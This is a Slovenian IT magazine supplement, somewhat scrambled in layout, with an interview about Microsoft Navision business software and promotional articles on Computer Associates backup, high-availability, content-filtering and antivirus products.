Omogočate dodatne popuste in ugodnosti vsem potencialnim kupcem, ki so doslej uporabljali kakšno poslovno programsko opremo in so pripravljeni preiti na vašo? Imate izdelane metode prehoda tako za tuje kot tudi za večje slovenske izdelke.

Cena poslovne programske opreme pokriva velikansko območje in žal ni na voljo kratkega odgovora, kam v tem cenovnem območju je mogoče uvrstiti posamezne stranke. Svojim strankam namreč omogočamo, da si same izberejo možnosti, funkcionalnosti in storitve, ki jim ustrezajo, kar pa pomeni, da ni na voljo ene rešitve za vse uporabnike. Končna cena je odvisna tudi od partnerja, ki sodeluje pri prodaji, kar pomeni, da je cena vsake uvedbe edinstvena.

Pri uvedbi poslovne programske opreme pride do nezadovoljstva zaradi različnih razlogov: kupci imajo prevelika pričakovanja, ne poznajo poslovnih procesov itd. Koliko profesionalni so vaši uvajalci in svetovalci. Jim je na prvem mestu kupec ali dobiček lastnega podjetja?

Zagotovo je zadovoljstvo kupcev eden od Microsoftovih osnovnih ciljev, zato veliko pozornosti posvečamo ekosistemu, ki vključuje Microsoft, njegove partnerje in kupce. Zavedati se moramo, da brez profesionalnega odnosa, ki temelji na znanju, izkušnjah in poštenemu odnosu do kupcev, tega ekosistema ne bi mogli vzdrževati, še manj pa povečevati. Naj samo omenim, da se je število uporabnikov Microsoft Navisiona v zadnjem letu povečalo za več kot 10 odstotkov.

Trend osredotočanja na kupca in njegove potrebe je na trgu prisoten že dlje časa, predvsem zaradi dolgoročnih partnerstev in obojestranskega dobička. Naši partnerji morajo zato za pridobitev določenega statusa izpolnjevati stroge zahteve, ob tem pa z njimi negujemo kakovosten odnos, ki se nato prenaša tudi na odnose med njimi in kupci. Samo tako je mogoče zagotavljati uspešnost projektov in kakovostne dolgoročne odnose.

Kako prilagodljivi ste pri upoštevanju želja in potreb uporabnikov? Gre pri tem za odnos kupec-prodajalec ali za partnerski odnos? Živite za zadovoljstvo kupca in skupaj z iščete rešitve za njegove probleme?

Gradimo na partnerskih odnosih, zato pri oblikovanju informacijskih sistemov na osnovi Microsoft Navisiona tesno sodelujemo s svojimi kupci. Enako velja za naše partnerje, ki se zavedajo, da je pošten odnos s kupci danes eden od temeljev uspešnega poslovanja na področju informacijskih tehnologij. Ne nazadnje pa tudi že sama programska oprema Microsoft Navision omogoča dosledno uresničevanje zahtev kupcev oziroma popolno prilagajanje njihovim poslovnim postopkom.

Koliko je v vaši filozofiji upoštevana mobilnost dela?

Povezljivost sistemov in mobilnost dela sta visoko na seznamu naših prioritet in tudi naši programski paketi podpirajo te oblike. Za primer lahko navedemo Microsoft Navision User Portal in MS CRM Mobile. User Portal na primer priskrbi vse podatke, ki jih zaposleni potrebujejo na osebni domači strani, in jim s tem pomaga povečati učinkovitost. Vse, kar potrebujejo za dostop do podatkov, je brskalnik Internet Explorer. S portalom User Portal zaposleni lahko preprosto dostopijo do podatkov v Microsoft Business Solutions-Navision, ne glede na to, kje delajo. Oddaljeni uporabniki, kot na primer prodajni referenti, lahko tako dostopajo do svoje prilagojene domače strani, kjer so vsi podatki, ki jih potrebujejo za delo.

Kaj pa Linux? Podpira (ali bo podpirala) poslovna programska oprema tudi Linux ali gre zgolj za podporo Microsoftovim operacijskim sistemom..

Microsoft je in je vedno bil ponudnik platform. Podoben poslovni model sta imeli tudi podjetji Navision in Great Plains, ki sta okoli svojih poslovnih platform zgradili skupnost ponudnikov rešitev. V skladu s tem programska oprema Microsoft Business Solutions deluje le na platformi Windows. Naši izdelki so razviti tako, da z nizkimi skupnimi stroški lastništva ponujajo preprosto uporabo in široko podporo različnim aplikacijami, istočasno pa zagotavljajo visoko stopnjo varnosti, zanesljivosti in združljivosti z drugimi platformami.

Nameravate s poslovno programsko opremo prodreti tudi na področje javne uprave? Pri tem imam v mislih različice, prilagojene potrebam na primer občin.

Microsoft tesno sodeluje s certificiranimi partnerji, kar mu omogoča, da pozna potrebe poslovanja državne uprave na lokalni in državni ravni. Microsoft Navision je zagotovo odlična rešitev za javno upravo, o čemer zgovorno priča zgled uporabe v danski vladi. Kot zgled uporabe na lokalni ravni naj omenim namestitve v mestu Sherwood v Oregonu z nekaj več kot 13.000 prebivalci, kjer so našo rešitev namestili poleti leta 2002. Z združevanjem finančnih operacij ter učinkovitim nadzorom projektnih proračunov glede na aktualne stroške so že v prvem letu prihranili več kot 50.000 dolarjev.

Trg poslovnih rešitev za mala in srednje velika podjetja je izredno tekmovalen in daje veliko priložnosti za rast, s čimer je ustvarjeno okolje za istočasni obstoj več podjetij.

CELOVITA ZAŠČITA PODATKOV ODPRTEGA PODJETJA

Podatki so največji kapital podjetja. Treba jih je zašiti pred različnimi grožnjami, ki so jim izpostavljeni! Grožnje so danes še toliko večje, saj informacijski sistemi niso več zaprti znotraj lokacije podjetja, temveč so zaradi poslovnih potreb odprti v internet.



Izolacija informacijskega sistema ni prava rešitev. Prednosti odprtosti prevladajo, a po drugi strani to pomeni, da moramo imeti pripravljene odgovore na vse grožnje.

Protivirusne rešitve, pod pogojem, da jih pravočasno nadgrajujejo, poskrbijo za zaščito pred virusi in trojanskimi konji. Naslednji korak je **filtriranje elektronske pošte** in izločitev spama. Veliko uporabnikov se ne zavedajo problematike spama, saj jim je vseeno če v njihov poštni predal vsak dan prileti nekaj takšnih sporočil. Vseeno pa ročno pregledovanje takšnih sporočil pomeni, da vsak dan porabimo veliko časa za neproduktivno opravilo, da ne govorimo, da lahko med spam sporočili zlahka spregledamo kakšno pomembno. Izredno nevarni so tudi vohunski programi. Hitro se jih nalezemo, hkrati pa nam lahko ukradejo podatke, kateri nato pridejo na oči konkurentom.

Še najmanj pozornosti posvečamo hranjenju podatkov, ki je zadnji delček v mozaiku celovite zaščite. Tudi v izoliranem sistemu lahko pride do napake, ki povzroči izgubo kritičnih podatkov. Če jih imamo

„Mala in srednje velika podjetja (SMB) imajo običajno s tem veliko težav. Njihovi materialni in človeški viri ne dopuščajo, da bi se posla lotila sama.“

To, kar se zadnje časa dogaja znotraj interneta, lahko označimo kot čisti kaos, ki ima izredno negativne posledice, in kar je še huje, nič ne kaže, da se bodo zadeve umirile. Nevarnosti, ki smo jim izpostavljeni, so večplastne, od tega, da nam nekdo ukrade ali uniči podatke, pa do tega, da začne informacijski sistem delovati hudo počasi. Še vedno je mogoče zaslediti brezbriznost uporabnikov, ki se pogosto zavedo svoje ranljivosti, šele ko se z njihovim sistemom zgodi kaj neprijetnega. Še več. Nekako smo se sprijaznili, da je internet pač tak. Bi se tudi sprijaznili, da bi vsake toliko časa na avtocesti nalleteli na veliko lužo olja ali kup žeblicev? Verjetno ne!

Odprtost sistema prinaša prednosti, brez katerih si poslovanje v današnjem svetu zelo težko predstavljamo. Po drugi strani to poveča **nevarnost**, da se z podatki zgodi kaj, milo rečeno, neprijetnega. Ko se zavemo groženj, je naslednji logični korak **vzpostavitev zaščite**. Mala in srednje velika podjetja (SMB) imajo običajno s tem veliko težav. Njihovi materialni in človeški viri ne dopuščajo, da bi se posla lotila sama. Kjer je povpraševanje, je tudi ponudba. Gre za rešitve celovite zaščite podatkov, kjer je govor o **povezovanju programov za zaščito podatkov pred različnimi grožnjami v celovit sistem**, ki ga je nato tudi veliko lažje upravljati.



shranjene v varnostni kopiji, jih lahko hitro dobimo nazaj. Če ne, je cena izgube lahko vrtoglavo visoka.

Še tako dobra rešitev pa ne bo pomagala, če ji bomo absolutno zaupali. Delovanje informacijskega sistema je treba nadzirati ves čas in se spoti bojevati proti vsem nevarnostim, ki jim je izpostavljen. Ko je govor o povezani rešitvi, tu pride do izraza sistem za enostavno upravljanje z vsemi nivoji zaščite. Predvsem v malih in srednjih podjetjih brez tega dela preprosto ne gre. Nalog, povezanih z nadzorom sistema in odzivanje na grožnje, je preprosto preveč, da bi lahko vse to počeli »ročno«.



UČINKOVITA IZDELAVA VARNOSTNIH KOPIJ

Tega, »kako krasno bi bilo«, če bi imeli svoje podatke za vsak primer neke shranjene, se zavemo šele, ko jih izgubimo. Če se podjetja pred leti niso dovolj zavedala tega vprašanja, danes temu ni več tako.

Vospredje stopajo rešitve, ki omogočajo preprosto uporabo in visoko stopnjo zaščite podatkov, ne glede na njihovo lokacijo znotraj informacijskega sistema. V podjetjih je oprema, namenjena **izdelavi varnostnih kopij**, v sklopu opreme, **ki zagotavlja nujno delovanje podjetja** in kot taka spada pod **kritično**. V ta razred sodijo tudi redundančna povezava v internet, sistemi za zagotavljanje brezprekinitvenega napajanja ipd.

KAM SHRANIMO PODATKE?

V preteklosti so za namene varnostnega kopiranja uporabljali velike **magnetne trakove na kolutih**. Danes se večinoma uporablja fizično manjši sistem **DAT**. Gre za digitalno magnetno zapisovanje podatkov, ki je manj dovzetno za motnje, hkrati pa na le nekaj desetmetrske trakove shranijo tudi več sto GB podatkov. Zadnja leta so predvsem v poslovnih okoljih, kjer imajo opravka z večjimi količinami podatkov v modi **omrežna skladišča podatkov** oziroma **omrežja za shranjevanje podatkov**. Ta že nekaj let poznamo pod nazivom **SAN**, njihove manjše izvedenke pa pod imenom **NAS**. V jedru teh rešitev so navadno velike datotečne knjižnice ali strežniki z mnogimi diski in visoko skupno zmogljivostjo, znotraj njih pa strojni krmilniki skrbijo za ustrezno varovanje podatkov – RAID (preslikave). Poudariti velja, da glede varnosti še vedno prednjačijo tračni sistemi, saj lahko po izdelavi varnostne kopije kaseto vzamemo in jo odnesemo s seboj ali jo damo v požarno varen sef; prilagodljivost diskovnih sistemov pa je nižja. Idealno varnost torej dosežemo s **kombinacijo diskovnega knjižničnega ter tračnega sistema**.

Če imamo varnostno kopijo, se pri katastrofi, ki je vodila v izgubo podatkov, aktivira sistem **obnovitve podatkov**. Z istim sistemom, kot je bila varnostna kopija narejena, obnovimo podatke na ciljno mesto, postajo, strežnik. Ob tem večinoma pride do **časovne praznine**, saj je od izdelave do obnovitve varnostne kopije preteklo v najboljšem primeru nekaj ur, v slabšem več dni, morda celo tednov. Vse spremembe, narejene v vmesnem času, so izgubljene, zato je še kako pomembna pametna odločitev glede **frekvence izdelave varnostnih kopij**.

BRIGHTSTOR ARCSERVE BACKUP R11.1

Gre za novo različico znane programske rešitve podjetja Computer Associates za hranjenje podatkov. Omeniti velja **preprostejšo namestitev**, ki je opravljena v 30 minutah. Program je razdeljen na tri logične komponente: strežnik za hranjenje podatkov (**Backup Server**), program za upravljanje oziroma uporabniški vmesnik (**Backup Manager**) in vrsto **programskih dodatkov**. Uporabniški vmesnik je lahko nameščen v istem računalniku kot strežniški del ali pa slednjega nadzira prek omrežja in je torej nameščen v skrbnikovem osebnem ali prenosnem računalniku.

Velik poudarek je bil približati program uporabnikom v malih podjetjih. V ta namen je dodan **čarovnik za prvo uporabo (My First Backup)**. Ta uporabnika po prvem zagonu korak za korak vodi prek priprave medijev za hranjenje, mu daje enostavne napotke pri določanju, katere podatke (aplikacije, datotečne sisteme) želi shraniti v

varnostno kopijo, in mu pomaga pri nastavljanju samodejnih opravil. Na primer, pomaga mu nastaviti časovni interval, po preteku katerega sistem naredi novo varnostno kopijo. Podobno avtomatiziran s čarovnikom je tudi proces **obnavljanja podatkov** – struktura shranjenih podatkov je zelo podobna strukturi drevesa datotečnega sistema, ko smo ga vjani v orodju Windows Explorer. Zanimivo je tudi, da je v program dodana protivirusna rešitev **eTrust Antivirus**, ki prepreči, da bi bile datoteke v arhivu okužene z virusi ali drugimi neželenimi programi. To orodje pregleda vse datoteke, ki jih želimo shraniti v varnostno kopijo, in če najde virus, ga izbriše iz datoteke. Posodabljanje z informacijami o novih virusih je bodisi ročno ali samodejno prek interneta.

Zagotovljena je podpora **različnim pomnilniškim napravam**, na katere se zapišejo varnostne kopije podatkov – od preprostega hranjenja na pomnilniških trakovih, tridih diskih, DVD-ploščah in drugih medijih, ki omogočajo zgolj enkratno zapisovanje (WORM – Write Once Read Many), pa do veliko komplenskenjših pomnilniških naprav tipa tračnih knjižnic ali naprav NAS in SAN. Hitrost zapisovanja (hranjenja) podatkov na omenjene počasnejše naprave (trakovi) je zagotovljena tako, da se podatki najprej zapišejo (shranijo) na trdi disk in nato iz njega na napravo za hranjenje.

Ko naredite prvo varnostno kopijo, lahko običajno takoj po namestitvi programske opreme v informacijski sistem, določate, kako boste shranjevali na novo nastale podatke. Običajni možnosti sta ponovno hranjenje **le tistega, kar je bilo spremenjeno**, ali pa hranjenje **vseh datotek, ki so bile odprte v času od zadnjega hranjenja**. Datoteke, za katere veste, da se ne spreminjajo (na primer programi, stari dokument), lahko po potrebi tudi izločite s seznama nalog samodejnega hranjenja. Te torej zapišete v varnostno kopijo zgolj pri prvem hranjenju, zato pa se samodejno hranjenje izvede hitreje.

Sistemi za izdelavo varnostnih kopij delujejo v **ozadju**, pri čemer je priporočljivo, da čim manj motijo delovanje informacijskega sistema (zato se samodejni procesi hranjenja običajno sprožijo **ponoči**). Uporabnikom mora biti po drugi strani zagotovljeno, da lahko pri veliki napaki ali nesreči hitro povrnejo sistem v stanje, čim bolj podobno stanju pred napako. Lahko bi dejali, da je morda še najpomembnejša **preprosta uporaba**. Namešč, ko pride do težav, običajno nimamo časa za učenje, kako povrniti podatke. ■



KAJ JE SAN, KAJ JE NAS?

SAN (Storage Area Network) je sistem, v katerem je več strežnikov prek optične povezave medsebojno povezanih do vrste različnih naprav za shranjevanje podatkov (niz diskov, diskovna knjižnica, tračne enote, optične enote ...). Te naprave tvorijo shranjevalni bazen, ki si ga delijo vsi strežniki, hkrati pa je neodvisen od kateregakoli strežnika. Arhitektura SAN ločuje omrežni promet krajevnega omrežja in podatkovni promet omrežja za shranjevanje podatkov SAN. Slabosti SAN-a so težave medsebojnega delovanja različnih osnov in naprav ter njihovo pogosto kompleksno upravljanje.

Enote **NAS (Network Area Storage)** so enostavnejše za namestitev in uporabo. Namenjene so priklopu v omrežje in izvajanju le dveh funkcij – shranjevanju in ponudbi podatkov. Vključimo jih v obstoječa omrežja. Naprave NAS so neodvisne od operacijskih sistemov in strežnikov, ponujajo pa vrsto prednosti glede strežniških in omrežnih zmogljivosti, saj prevzamejo shranjevalno funkcijo, ki jo je prej imel osrednji strežnik, zaradi česar je bil tudi (pre)obremenjen.

POPOLNA ZAŠČITA V SPLETU

Sodobna informatika je brez spletne navzočnosti pravzaprav nemogoča. Skoraj vsak uporabnik je tako ali drugače povezan z internetom. Ta povezava pa prinaša določene nevarnosti, s katerimi se spoprijemamo na različne načine – s protivirusnimi programi, programi za preprečevanje neželene elektronske pošte, zaščito brskalnika pred neželenimi vsebinami in še čim. Običajno je bilo za celovito zaščito treba poseči po izdelkih več različnih proizvajalcev.

Opiranje na več proizvajalcev ima to slabo lastnost, da ima vsak svoje načine vzdrževanja, upravljanja, nadgradenj in še česa, kar v poslovnih okoljih lahko pomeni težave. Velikokrat je tudi tako, da se zaščitni programi med seboj izključujejo ali pa imajo s sobivanjem v določenem sistemu težave.

CELOVITA VARNOSTNA REŠITEV

eTrust Secure Content Manager (SCM) je izdelek, ki takšne težave presega. Gre za celovito rešitev tako pred virusi kot tudi pred neželjeno elektronsko pošto, zaščito pred nevarno kodo, omogoča pa tudi nadzor nad uporabo interneta oziroma preprečevanje dostopa do strani, za katere je ugotovljeno, da so nevarne ali da nimajo zveze z dejavnostjo, za katero je uporabnik zadolžen. Poleg tega pa eTrust SCM omogoča tudi zaščito **zaupnih podatkov**, saj je z njim mogoče **preprečiti nepooblaščen odtok zaupnih podatkov podjetja**.

Če uporabnik obiskuje strani, ki naj jih ne bi, če z interneta snema stvari, ki niso povezane z njegovim delom, je to lahko prav tako nevarno kot virusi. S takšnim početjem namreč ne zaseda le pasovne širine in s tem povzroča stroške, v tem času je tudi popolnoma neproduktiv. Najnevarnejše pa je

verjanje spletnih naslovov, ki jih obiskujejo uporabniki, in ugotavljanje, ali so ti naslovi povezani s poslovno dejavnostjo podjetja. Če spletni naslov ne sodi med poslovna pravila, je mogoče dostop do njega preprečiti. Pri tem je mogoče raven svobode določati za vsakega uporabnika posebej. S tem se poveča storilnost zaposlenih, hkrati pa zmanjša obremenitev pasovne širine dostopa, saj uporabniki iz interneta ne morejo snemati stvari, ki niso povezane s poslovnim procesom.

4. Zaščita pred nevarno kodo. Java in ActiveX sta navelno koristni tehnologiji, a s seboj prinašata tudi precej nevarnosti v obliki nevarne kode, ki se lahko namesti v uporabnikov računalnik brez njegove vednosti. Z eTrust SCM je mogoče pretok podatkov nadzirati in preprečiti nalaganje in zagon takšne kode.

5. Zaščita zaupnih podatkov. Z eTrustom SCM je mogoče zaščititi tudi zaupne poslovne podatke, da ti ne bi izšli iz podjetja. Vso zunanjo komunikacijo je namreč mogoče nadzirati prek ključnih besed in s tem preprečiti, da bi občutljivi podatki zapustili podjetje.

eTrust Secure Content Management je torej celovita rešitev, pri kateri sta nadzor nad spletno vsebino in varnostna funkcija tako prepleteni, da skoraj ne obstaja varnostna težava, ki je sistem ne bi bil zmožen rešiti. Zaradi svoje enovitosti sta tudi vzdrževanje sistema zaščite in njegova nadgradnja bistveno enostavnejša, kar poleg zmanjšanja nevarnosti zmanjša tudi stroške vzdrževanja sistema.

eTrust SCM for the Gateway podpira:

- Windows 2000/XP/Server 2003

eTrust SCM – Antivirus for Desktops, Servers, Groupware and PDAs podpira:


- Windows 95/98/NT/2000/Me/XP/Server 2003
- Windows NT Terminal Server 4.0
- Windows 2000 Terminal Server 5.0
- Windows 2000 Cluster 5.0
- Citrix Metaframe XP
- Palm OS; MS Pocket PC 2002
- Sun Solaris (sparc)
- Linux: Red Hat, SuSE, Turbo, SCO
- Macintosh
- Novell NetWare
- Microsoft Exchange
- Lotus Notes Server
- Lotus Domino Server

eTrust SCM – Antivirus for Gateway and Perimeter Devices podpira:

- Windows 2000 (SP2)/XP/Server 2003
- različice: Stand-Alone Gateway, CVP (Check Point Firewall-1), Microsoft ISA Server, Microsoft Proxy Server, Apache Linux Server ■



Secure Content Manager omogoča celovito zaščito pred nadlogami, ki jih prinaša spletna navzočnost.



eTrust Secure Content Management omogoča zaščito celotnega spletnega prometa podjetja.

to, da ogroža tako podjetje kot sebe. Na delovnem mestu je **lastnik podatkov** namreč **podjetje**, in če se na uporabnikovem računalniku znajde karkoli nelegalnega, za to **odgovarja** podjetje. Tudi kazensko.

PODROČJA DELOVANJA

Kaj ponuja eTrust SCM? Njegovo delovanje lahko razdelimo na pet področij:

1. Varovanje elektronske pošte in zaščita pred neželjeno pošto obsega zaščito elektronskega komuniciranja, pri čemer se vhodna pošta preverja pred virusi in neželjeno pošto (spamom), prav tako pa je prek pravil mogoče preveriti, ali gre res za poslovno komunikacijo. Preverjajo se tudi odhodne komunikacije, kar pomaga pri zaščiti občutljivih poslovnih podatkov.

2. Zaščita pred virusi. eTrust SCM je za svojo protivirusno zaščito dobil več nagrad kot kateri koli proizvajalec protivirusne zaščite. Vsebuje namreč dvojni način preiskovanja, ki je namenjen tako namiznim računalnikom kot tudi strežnikom, prenosnikom, dlančnikom in drugim napravam.

3. Nadzor nad spletnim prometom omogoča pre-

NEPREKINJEN DOSTOP DO PODATKOV

V časih sodobnega gospodarstva je neprekinjen dostop do podatkov ključnega pomena. Žal še tako dobro načrtovanje in vzdrževanje informacijskih sistemov ne more zagotoviti, da v strežniku ali programski opremi ne bo prišlo do napake oziroma izpada. Statistike so pokazale, da ni vprašanje, ali bo prišlo do izpada sistema, temveč je vprašanje, kdaj

Takšni izpadi pa lahko usodno vplivajo na delovanje informacijskega sistema in s tem tudi podjetja. To lahko povzroči, da podjetje zamudi poslovno priložnost, spravi v slabo voljo poslovne partnerje in stranke in izgubi dobro ime. Izpadi v delovanju informacijskih sistemov pa so v času vse bolj naraščajočega internetnega poslovanja še bolj kritični.

KRITIČNA DOSTOPNOST

Sodobno gospodarstvo torej zahteva varno spravljene in neprenehno dostopne podatke, tudi če se v sistemu zgodi kaj nepredvidenega. In temu je namenjen **BrightStor High Availability** podjetja **Computer Associates**. Sistem deluje po načelu podvojevanja (replikacije) podatkov med dvema strežnikoma. Ko uporabnik opredeli, kateri podatki so zanj pomembni, svoje delo prevzame BrightStor High Availability. Ta podatke **v realnem času samodejno replicira** v sekundarni strežnik in jih s tem naredi dostopne tudi pri izpadu primarnega strežnika. Pri izpadu strežnika ali programske opreme sistem napako samodejno zazna in uporabnika preusmeri v lokalni ali oddaljeni sekundarni strežnik. Sekundarni strežnik nato samodejno prevzame vlogo primarnega, in to tako, da prevzame celotno njegovo identiteto, skupaj z njegovim imenom in IP-številko. Celoten proces poteka samodejno in je za uporabnika popolnoma neopazen.



BrightStor High Availability omogoča samodejno podvojevanje (replikacijo) med dvema strežnikoma in pri izpadu izvede samodejen preklon iz primarnega na sekundarni strežnik.

POGLAVITNE PREDNOSTI

Najpomembnejše prednosti sistema BrightStor High Availability so:

- **Velika skalabilnost in prožnost.** BrightStor High Availability podpira omrežja vseh velikosti. Deluje v vseh omrežjih strežniških Windows 2000/2003 in za svoje delo ne potrebuje dodatne strojne opreme, prav tako pa ga je enostavno prilagoditi razširitvam informacijskega sistema v podjetju.

- **Učinkovita in cenovno ugodna zaščita.**

Sistem je prilagojen tudi možnosti, kjer en sekundarni strežnik rabi kot replikacijski strežnik več primarnih strežnikov. Ni potrebe, da bi bil par primarni–sekundarni strežnik vedno identičen, sekundarni strežnik pa ke lahko kjerkoli v omrežju. Sekundarni strežnik je lahko tudi v drugem segmentu omrežja kot primarni, s tem pa ponuja zaščito podatkov, tudi če je v drugem prostoru, mestu ali celo državi.

- **Popolna zaščita z enim izdelkom.**

BrightStor High Availability vsebuje podporo v obliki čarovnikov za vrsto aplikacij, ki morajo ponujati neprekinjen dostop do podatkov, kot so podatkovne zbirke, programi za delo v skupini (groupware) in spletne aplikacije. Če BrightStor High Availability ugotovi potencialni izpad strežnika, lahko to preveri prek izbirne zaporedne povezave med primarnim in sekundarnim strežnikom ali pa izvede funkcijo ping do izbranega omrežnega računalnika ali druge naprave.

- **Samodejna ponovna vzpostavitev primarnega strežnika.** BrightStor High Availability omogoča s svojim čarovnikom Single-Step Reinstatement samodejno ponovno vzpostavitev primarnega strežnika, potem ko je bila zamenjana ali popravljena strojna oprema v izpadlem strežniku.

Čarovniki za podporo programom (Application Support Wizard) omogočajo samodejno podporo nastavitve velikega števila najbolj razširjenih strežnikov in aplikacij, kot so MS Exchange, MS SQL, MS IIS, Netscape Enterprise Server, Lotus Notes, Oracle, MS Proxy Server in podobni. Sistem poleg tega omogoča izdelavo uporabniško definiranih čarovnikov, ki omogočajo enostavno nastavitve replikacije za poljubne aplikacije, tako da je primeren za vse vrste zaščite pomembnih poslovnih podatkov. Omogoča namreč tudi neposredno zaščito datotek, map, storitev in drugih relevantnih informacij ter določanje, kako naj se podatki replicirajo in kako naj se sitem obnaša pri izpadu.

Če uporabljamo programsko opremo, ki že vsebuje sistem replikacije (na primer Oracle), ima uporabnik na voljo možnost ročnega določanja načina sinhronizacije podatkov.

NOVOSTI RAZLIČICE r11.1


Različica BrightStor High Availability r11.1 prinaša nekaj zanimivih novosti:

- **povezovanje z drugimi izdelki družine BrightStor**, kot so BrightStor ARCserve Backup za Windows, BrightStor ARCserve Backup za notesnike in namizne računalnike, BrightStor SAN Manager in BrightStor Storage Resource Manager;
- **podpora za MS Exchange 2003 in Oracle 10g,**
- **za zaščito strežniških aplikacij ni potrebno imeti funkcije domenskega skrbnika;**
- **optimirana inkrementalna sinhronizacija**, ki omogoča večje hitrosti pri replikaciji večjih datotek;
- **razširjen strežniki pregled** omogoča uporabniško prijazen pregled nad vsemi replikacijskimi strežniki in s tem boljšo preglednost sistema.

Sodobno gospodarstvo torej zahteva varno spravljene in neprenehno dostopne podatke, tudi če se v sistemu zgodi kaj nepredvidenega. In temu je namenjen BrightStor High Availability podjetja Computer Associates.

ZAŠČITA TUDI ZA NAJVEČJE

Vsako računalniško okolje v današnjem času potrebuje varnost in s tem tudi zaščito. Na vsakem koraku na nas prežijo virusi in neželena koda. S pojavom trojanskih konjev pa je bilo konec igranja z varnostjo. Tega dejstva se še posebej zavedajo v podjetjih in večjih poslovnih sistemih, kjer so v igri veliki denarji. Podatki morajo biti zaščiteni, uporabniki pa imajo pravico zaupati strežniku, da v njem ni virusov.



IZBIRA VELIKIH IT-PODJETIJ

Na trgu najdemo precej protivirusnih programov, ki večinoma zelo uspešno odkrivajo in v določeni meri tudi nevtralizirajo in odstranijo nezaželene kode. Kljub temu pa to za večja podjetja, ki se želijo približati 100 % varnosti, ni dovolj. **Večja podjetja**, pravzaprav kar korporacije so izbrale protivirusne rešitve podjetja Computer Associates, saj očitno najbolj zaupajo njim. Tako je recimo **Microsoft** izbral rešitev eTrust Antivirus. Ni treba posebej razlagati, za kako veliko in kompleksno okolje gre, saj imajo okoli 250.000 namiznih računalnikov in okoli 9000 strežnikov. Podobno razmišljajo tudi pri **Novellu, Intelu, AMD**-ju in še bi lahko naštevali, saj so med večjimi naročniki tudi **banke, vlade, energetske sistemi** itd.

Tisti, ki nekoliko bolje poznate ponudbo CA-ja, boste prepoznali protivirusni program, ki se zdaj imenuje eTrust Antivirus. Staro ime za ta izdelek je bilo eTrust InoculateIT, še starejše pa Inoculan – obe imeni pa se že nekaj časa ne uporabljata več.

DVA »STROJA« ZA ODKRIVANJE VIRUSOV

Od konkurence se eTrust loči po tem, da ima **dve metodi** (engine), po katerih išče viruse in trojance, kar je vsekakor nekaj posebnega. Eno metodo lahko recimo uporabljamo za **spremljanje in preverjanje prometa v realnem času**. Po drugi metodi pa **dnevno pregledujemo vsebino trdega diska**. Vprašanje je, ali ne bi v tem primeru raje uporabili dveh protivirusnih programov različnih proizvajalcev. Seveda bi bilo v tem primeru treba kupiti dva različna paketa in s tem tudi licence za vse računalnike, kar pa je dvojni strošek. Največkrat se v tem primeru pojavijo tudi težave z združljivostjo, saj dva protivirusna programa v enem strežniku praviloma ne delujeta. Torej ju je treba namestiti v ločena strežnika, kar pa tudi pomeni dodaten strošek. Pri CA-ju pa dobimo oba »stroja« za ceno enega. Ker sta bili metodi razviti vsaka zase, imata različna algoritma, kar **poveča verjetnost, da bosta našli virus**. Tudi najpametnejši pisci virusov bodo težko prelisičili dva algoritma. Vsekakor je priporočljiva rešitev z dvema algoritma za preverjanje elektronske pošte.

PODPORA ŠTEVILNIM OPERACIJSKIM SISTEMOM IN STREŽNIKOM

Velika prednost paketa eTrust Antivirus je v tem, da podpira široko paleto operacijskih sistemov. Poleg sistemov Windows v najrazličnejših oblikah je tu še Linux, Mac OS, Novell Netware in Sun Solaris. Od operacijski sistemov **Linux** so podprti Red Hat 7+, Red Hat Enterprise 2.1 +, Red Hat S/390, SuSE in SuSE Enterprise. Od osnove **Unix** je podprt Sun Solaris 2.6 + in HP-UX 11.0, Novell NetWare 4.2 +. Microsoftov **Windows** pa je podprt v celotnem spektru od Windows 95 do 98, Me, NT 4.0, 2000, XP, Server

2003, Server 2003 64-Bit (Itanium, AMD).

Podprti so tudi poštni strežniki **Lotus Notes/Domino 4.6.2 in Exchange 2000/2003**. Kot vtičnik (plugin) deluje eTrust Antivirus tudi v proxy strežnikih ter strežnikih ISA in Apache. To je bistvena prednost pred konkurenčnimi izdelki, kot sta recimo Symantec AntiVirus Enterprise Edition in McAfee.

ZA NAMIZJA, DLANČNIKE IN PAMETNE TELEFONE

Poleg namiznih računalnikov lahko zaščitimo tudi dlančnike in pametne telefone, kar je tudi zelo pomembno, saj vse več ljudi prebira elektronsko pošto tudi prek dlančnikov in mobilnih telefonov. eTrust podpira tako sisteme Palm OS kot tudi Windows Mobile 2002/2003 in Smartphone.

CENTRALNI NADZOR

Pri podjetju CA se dobro zavedajo, da je zaščita najučinkovitejša, če je nadzirana centralizirano. V strežniku je nameščen **poseben modul**, s katerim skrbnik komunicira in nadzira varnost omrežja. Prek interneta se v strežnik **dnevno nameščajo podatki o novih virusih**. Omenjeni strežnik pa lahko nato nadzira delovanje drugih poštnih strežnikov v omrežju. Ob namestitvi eTrust Antivirusa program preišče omrežje, se namesti v vse računalnike in jih optimalno zaščiti. Skrbnik ima pri tovrstni arhitekturi zelo malo dela, saj se ukvarja le z enim strežnikom in ne vso gručo.

V vsakem omrežju so nekateri računalniki ali pa uporabniki potencialno bolj tvegani kot drugi. V ta namen lahko tako računalnike kot tudi uporabnike razdelimo v **skupine**. Kljub vsemu, pa ima skrbnik zelo natančen in po želji tudi podroben pregled nad dogajanjem celotnega sistema. Na voljo so najrazličnejša **poročila o virusih**, ki jih lahko tudi natisnemo in shranimo za poznejše obdelave.

